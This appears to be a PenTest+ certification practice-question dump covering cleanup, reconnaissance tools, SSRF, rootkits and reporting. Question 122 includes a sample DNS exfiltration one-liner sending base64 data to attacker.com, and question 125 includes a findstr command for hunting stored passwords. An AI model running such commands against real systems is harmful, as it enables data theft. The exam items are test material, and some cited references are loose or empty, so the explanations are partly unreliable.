On Windows PowerShell, gci is an alias for Get-ChildItem. To search recursively through all files and return matches for the string "ProjectX", the combination gci -Path . -Recurse | Select-String -Pattern "ProjectX" is efficient and returns file paths and matching lines. This handles large repositories and searches file contents rather than just file names.
Why D over C/B/A:
C (Get-ChildItem * | Select-String "ProjectX"): Works but lacks -Recurse so it may not descend into subdirectories unless Get-ChildItem is invoked with -Recurse.
B (dir /R | findstr): dir /R lists alternate data streams; it does not reliably search file contents and is less robust for large repos.
A (gc * | select "ProjectX"): gc (Get-Content) on * could attempt to load huge files into memory and select "ProjectX" is not a correct PowerShell pattern for searching content.
PT0-003 mapping: Domain 4 - using scripting/PowerShell to efficiently locate sensitive strings in large code/data sets.

NEW QUESTION: 118
A penetration tester needs to complete cleanup activities from the testing lead. Which of the following should the tester do to validate that reverse shell payloads are no longer running?
A. Run scripts to terminate the implant on affected hosts.
B. Spin down the C2 listeners.
C. Restore the firewall settings of the original affected hosts.
D. Exit from C2 listener active sessions.
Answer: (SHOW ANSWER)
To ensure that reverse shell payloads are no longer running, it is essential to actively terminate any implanted malware or scripts. Here's why option A is correct:
Run Scripts to Terminate the Implant: This ensures that any reverse shell payloads or malicious implants are actively terminated on the affected hosts. It is a direct and effective method to clean up after a penetration test.
Spin Down the C2 Listeners: This stops the command and control listeners but does not remove the implants from the hosts.

Restore the Firewall Settings: This is important for network security but does not directly address the termination of active implants.
Exit from C2 Listener Active Sessions: This closes the current sessions but does not ensure that implants are terminated.
Reference from Pentest:
Anubis HTB: Demonstrates the process of cleaning up and ensuring that all implants are removed after an assessment.
Forge HTB: Highlights the importance of thoroughly cleaning up and terminating any payloads or implants to leave the environment secure post-assessment.

NEW QUESTION: 119
A penetration tester aims to exploit a vulnerability in a wireless network that lacks proper encryption. The lack of proper encryption allows malicious content to infiltrate the network. Which of the following techniques would most likely achieve the goal?
A. Packet injection
B. Bluejacking
C. Beacon flooding
D. Signal jamming
Answer: (SHOW ANSWER)
If a wireless network lacks proper encryption, attackers can inject malicious packets into the traffic stream.
Packet injection (Option A):
Attackers forge and transmit fake packets to manipulate network behavior.
Common in WEP/WPA attacks to force IV collisions or spoof DHCP responses.
Reference:
Incorrect options:
Option B (Bluejacking): Sends spam messages via Bluetooth, not for network exploitation.
Option C (Beacon flooding): Overloads wireless access points, not an attack on encryption.
Option D (Signal jamming): Disrupts connectivity but does not inject packets.

NEW QUESTION: 120
A penetration tester is getting ready to conduct a vulnerability scan to evaluate an environment that consists of a container orchestration cluster. Which of the following tools would be best to use for this purpose?

A. NSE
B. Nessus
C. CME
D. Trivy
Answer: (SHOW ANSWER)
In a container orchestration environment (for example, Kubernetes), the most valuable vulnerability scanning capability is one that understands container images, packages, and misconfigurations that commonly occur in containerized workloads. Trivy is specifically designed for container security assessment: it scans container images and the underlying OS/application dependencies for known vulnerabilities and can also identify misconfigurations relevant to cloud-native deployments. This aligns closely with PenTest+ guidance that testers should choose tools that match the technology stack being assessed-container ecosystems require image- and dependency-aware scanning rather than only traditional host/service scanning.

NEW QUESTION: 121
A penetration tester is developing the rules of engagement for a potential client. Which of the following would most likely be a function of the rules of engagement?
A. Testing window

B. Terms of service
C. Authorization letter
D. Shared responsibilities
Answer: (SHOW ANSWER)
The rules of engagement define the scope, limitations, and conditions under which a penetration test is conducted. Here's why option A is correct:
Testing Window: This specifies the time frame during which the penetration testing activities are authorized to occur. It is a crucial part of the rules of engagement to ensure the testing does not disrupt business operations and is conducted within agreed-upon hours.
Terms of Service: This generally refers to the legal agreement between a service provider and user, not specific to penetration testing engagements.
Authorization Letter: This provides formal permission for the penetration tester to perform the assessment but is not a component of the rules of engagement.
Shared Responsibilities: This refers to the division of security responsibilities between parties, often seen in cloud service agreements, but not specifically a function of the rules of engagement.
Reference from Pentest:
Luke HTB: Highlights the importance of clearly defining the testing window in the rules of engagement to ensure all parties are aligned.
Forge HTB: Demonstrates the significance of having a well-defined testing window to avoid disruptions and ensure compliance during the assessment.

NEW QUESTION: 122
A penetration tester has discovered sensitive files on a system. Assuming exfiltration of the files is part of the scope of the test, which of the following is most likely to evade DLP systems?
A. Encoding the data and pushing through DNS to the tester's controlled server.
B. Padding the data and uploading the files through an external cloud storage service.
C. Obfuscating the data and pushing through FTP to the tester's controlled server.
D. Hashing the data and emailing the files to the tester's company inbox.
Answer: (SHOW ANSWER)
DLP (Data Loss Prevention) systems monitor and block sensitive data transfers over HTTP, FTP, Email, and removable devices.
Encoding the data and exfiltrating through DNS (Option A):
DNS is often overlooked by DLP systems because it is required for network functionality.
Attackers use DNS tunneling (e.g., dnscat2, IODINE) to exfiltrate data inside DNS queries.
Example method
echo "Sensitive Data" | base64 | nslookup -q=TXT attacker.com
Reference:
Incorrect options:
Option B (Cloud storage): Many organizations monitor file uploads to cloud storage.
Option C (FTP): FTP is easily monitored and flagged by DLP solutions.
Option D (Hashing and emailing): Emails are actively scanned by DLP policies.

NEW QUESTION: 123

While performing reconnaissance, a penetration tester attempts to identify publicly accessible ICS (Industrial Control Systems) and IoT (Internet of Things) systems. Which of the following tools is most effective for this task?

A. theHarvester

B. Shodan

C. Amass

D. Nmap

Answer: (SHOW ANSWER)

Shodan is a search engine that specializes in finding internet-connected devices, including ICS, IoT, webcams, routers, and servers. Attackers and security professionals use Shodan to scan for publicly accessible systems that may be vulnerable.

Option A (theHarvester) ✕: theHarvester is primarily used for OSINT (Open-Source Intelligence) gathering, such as email addresses, subdomains, and hostnames, but it does not specialize in ICS/IoT discovery.

Option B (Shodan) ✓: Correct. Shodan scans the internet for connected devices and services, allowing penetration testers to find ICS/IoT systems that are exposed.

Option C (Amass) ✕: Amass is used for subdomain enumeration and DNS reconnaissance, not for ICS or IoT discovery.

Option D (Nmap) ✕: Nmap is a port scanner that can identify live hosts and open ports, but it does not search for publicly available systems on a large scale like Shodan.

Reference: CompTIA PenTest+ PT0-003 Official Guide - OSINT and Reconnaissance

NEW QUESTION: 124

A penetration tester is performing a cloud-based penetration test against a company. Stakeholders have indicated the priority is to see if the tester can get into privileged systems that are not directly accessible from the internet. Given the following scanner information:

Server-side request forgery (SSRF) vulnerability in test.comptia.org

Reflected cross-site scripting (XSS) vulnerability in test2.comptia.org Publicly accessible storage system named static_comptia_assets SSH port 22 open to the internet on test3.comptia.org Open redirect vulnerability in test4.comptia.org Which of the following attack paths should the tester prioritize first?

A. Synchronize all the information from the public bucket and scan it with Trufflehog.

B. Run Pacu to enumerate permissions and roles within the cloud-based systems.

C. Perform a full dictionary brute-force attack against the open SSH service using Hydra.

D. Use the reflected cross-site scripting attack within a phishing campaign to attack administrators.

E. Leverage the SSRF to gain access to credentials from the metadata service.

Answer: (SHOW ANSWER)

Leverage SSRF for Metadata Access:

Server-side request forgery (SSRF) vulnerabilities allow attackers to force a server to send requests to internal resources. In cloud environments, SSRF can often be used to access the metadata service (e.g., AWS EC2 metadata) to retrieve credentials for cloud services.

Once credentials are obtained, they can be used to access privileged systems that are not directly accessible from the internet.

Why Not Other Options?

A (Public bucket): Analyzing the bucket for sensitive data is useful but does not directly lead to privileged system access.

B (Pacu): Pacu is used for AWS exploitation but requires credentials or misconfigured roles. SSRF can provide the credentials needed to run Pacu effectively.

C (SSH brute force): Brute-forcing SSH is noisy and inefficient. Privileged systems are likely better protected than SSH open to the internet.

D (Phishing via XSS): This is a longer-term attack and less direct compared to leveraging SSRF.

CompTIA Pentest+ Reference:

Domain 3.0 (Attacks and Exploits)

SSRF Exploitation and Cloud Metadata Access Techniques

NEW QUESTION: 125
During an assessment, a penetration tester gains a low-privilege shell and then runs the following command:
findstr /SIM /C:"pass" *.txt *.cfg *.xml
Which of the following is the penetration tester trying to enumerate?
A. Configuration files
B. Permissions
C. Virtual hosts
D. Secrets
Answer: (SHOW ANSWER)
The command searches for the keyword "pass" (passwords) across all .txt, .cfg, and .xml files, which are common locations for stored credentials.
Option A (Configuration files) ✗: While .cfg files may contain settings, the search is specifically for secrets (passwords).
Option B (Permissions) ✗: The command does not list permissions.
Option C (Virtual hosts) ✗: This does not relate to virtual host enumeration.
Option D (Secrets) ✓: Correct. The tester is looking for stored passwords or sensitive data.
Reference: CompTIA PenTest+ PT0-003 Official Guide - Privilege Escalation Techniques

NEW QUESTION: 126
During a security assessment for an internal corporate network, a penetration tester wants to gain unauthorized access to internal resources by executing an attack that uses software to disguise itself as legitimate software. Which of the following host-based attacks should the tester use?
A. On-path
B. Logic bomb
C. Rootkit
D. Buffer overflow
Answer: (SHOW ANSWER)
A rootkit is a type of malicious software designed to provide an attacker with unauthorized access to a computer system while concealing its presence. Rootkits achieve this by modifying the host's operating system or other software to hide their existence, allowing the attacker to maintain control over the system without detection.
Definition and Purpose:
Rootkits are primarily used to gain and maintain root access (administrative privileges) on a system.
They disguise themselves as legitimate software or integrate deeply into the operating system to avoid detection.
Mechanisms of Action:
Kernel Mode Rootkits: These operate at the kernel level, which is the core of the operating system, making them very powerful and hard to detect.
User Mode Rootkits: These run in the same space as user applications, intercepting and altering standard system API calls to hide their presence.
Bootkits: These infect the Master Boot Record (MBR) or Volume Boot Record (VBR) and load before the operating system, making them extremely difficult to detect and remove.
Detection and Prevention:
Detection Tools: Tools like RootkitRevealer, Chkrootkit, and rkhunter can help in identifying rootkits.
Prevention: Regular system updates, use of strong antivirus and anti-malware solutions, and integrity checking tools like Tripwire can help in preventing rootkit infections.
Real-World Examples:
Sony BMG Rootkit: In 2005, Sony BMG included a rootkit in their digital rights management (DRM) software on music CDs. The rootkit hid files and processes, leading to a major scandal when it was discovered.
Stuxnet: This sophisticated worm included a rootkit component to hide its presence on infected systems, making it one of the most infamous examples of rootkit use in a cyber attack.
Reference from Pentesting Literature:

In "Penetration Testing - A Hands-on Introduction to Hacking" by Georgia Weidman, rootkits are discussed in the context of post-exploitation, where maintaining access to the compromised system is crucial.
Various HTB write-ups, such as the analysis of complex attacks involving multiple stages of exploitation, often highlight the use of rootkits in maintaining persistent access.
Step-by-Step ExplanationReference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups on sophisticated attacks

NEW QUESTION: 127
Which of the following components of a penetration test report most directly contributes to prioritizing remediations?
A. Proof of concept
B. Risk scoring
C. Attack narrative
D. Executive summary
Answer: (SHOW ANSWER)
Risk scoring is the report element that most directly enables an organization to prioritize remediation work because it translates technical findings into an ordered view of business risk. In PenTest+ reporting guidance, testers are expected to communicate not only what is vulnerable but also how severe the issue is and how likely it is to be exploited, often incorporating factors such as exploitability, impact, exposure, and the presence of compensating controls. This produces a defensible ranking that helps stakeholders decide what to fix first when time and resources are limited.

NEW QUESTION: 128
A penetration tester is evaluating a SCADA system. The tester receives local access to a workstation that is running a single application. While navigating through the application, the tester opens a terminal window and gains access to the underlying operating system. Which of the following attacks is the tester performing?
A. Kiosk escape
B. Arbitrary code execution
C. Process hollowing
D. Library injection
Answer: (SHOW ANSWER)
A kiosk escape involves breaking out of a restricted environment, such as a kiosk or a single application interface, to access the underlying operating system. Here's why option A is correct:
Kiosk Escape: This attack targets environments where user access is intentionally limited, such as a kiosk or a dedicated application. The goal is to break out of these restrictions and gain access to the full operating system.
Arbitrary Code Execution: This involves running unauthorized code on the system, but the scenario described is more about escaping a restricted environment.
Process Hollowing: This technique involves injecting code into a legitimate process, making it appear benign while executing malicious activities.
Library Injection: This involves injecting malicious code into a running process by loading a malicious library, which is not the focus in this scenario.
Reference from Pentest:
Forge HTB: Demonstrates techniques to escape restricted environments and gain broader access to the system.
Horizontall HTB: Shows methods to break out of limited access environments, aligning with the concept of kiosk escape.
Conclusion:
Option A, Kiosk escape, accurately describes the type of attack where a tester breaks out of a restricted environment to access the underlying operating system.